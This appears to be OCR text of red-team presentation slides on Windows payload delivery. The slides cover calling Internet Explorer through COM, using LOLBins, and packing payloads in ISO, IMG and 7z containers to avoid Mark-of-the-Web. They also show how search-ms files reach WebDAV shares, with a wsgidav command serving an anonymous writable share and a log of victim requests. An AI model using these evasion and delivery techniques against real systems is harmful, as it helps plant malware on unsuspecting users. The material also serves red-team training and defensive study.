
- Since IE is still reachable old techniques are useful
- IE is the only Browser to “Run / Open”

Anything that can communicate with COM can call this bad boy:


- VBA
- C#
- PowerShell
- C++
- ETC




- Careful of the extra, extra steps!!
- No SmartScreen??
- This is still executing from IE, so IE is the one giving the Warnings not Windows





- It has limitations and different warnings
- IE is now really picky
- Other applications can accept scripting such as VBS or JScript
  - HTML Helper, MMC





- LOLBins have their own internal web browser
  - *Behavior changes when using Remote or Local Files*





Delivery Methods

Containers are being looked upon now that MOTW is an important part of our payload delivery to avoid some security layers:


- ZIP -> 7z
- RAR - -> 7z
- TAR
- ISO
- IMG
- Delivery methods
  - Files are not containers?? but have capabilities of tricking the user that the file is “safe”
  - URIs


SEARCH-MS

The Search Connector Description schema that is used by Windows Explorer libraries and federated search providers.

A great way for delivery as this file isn't applied with MOTW and can access WEBDAV servers an alternative method as if they were file shares

@dtmsecurity





Recycle Bin
Driver Booster 11
Microsoft Edge
Sample
Searching
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\RedTeam\Test> wsgidav --host=0.0.0.0 --port=80 --root=. --auth=anonymous
Running without configuration file.
13:53:30.623 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
13:53:30.636 - INFO : WsgiDAV/4.1.0 Python/3.11.0 Windows-10-10.0.19045-SP0
13:53:30.636 - INFO : Lock manager: LockManager(LockStorageDict)
13:53:30.636 - INFO : Property manager: None
13:53:30.636 - INFO : Domain controller: SimpleDomainController()
13:53:30.636 - INFO : Registered DAV providers by route:
13:53:30.636 - INFO : - '/:dir_browser': FilesystemProvider for path 'C:\Users\David\AppData\Local\Programs\Python\Python311\Lib\site-packages\wsgidav\dir_browser\htdocs' (Read-Only) (anonymous)
13:53:30.637 - INFO : - '/': FilesystemProvider for path 'C:\RedTeam\Test' (Read-Write) (anonymous)
13:53:30.637 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
13:53:30.637 - WARNING : Share '/' will allow anonymous write access.
13:53:30.637 - WARNING : Share '/:dir_browser' will allow anonymous read access.
13:53:30.684 - INFO : Running WsgiDAV/4.1.0 Cheroot/9.0.0 Python 3.11.0
13:53:30.684 - INFO : Serving on http://0.0.0.0:80 ...
13:53:33.669 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "OPTIONS /a" elap=0.000sec -> 200 OK
13:53:33.705 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:53:33.709 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.378 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "OPTIONS /a" elap=0.001sec -> 200 OK
13:57:01.412 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.416 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status

LIBRARY-MS

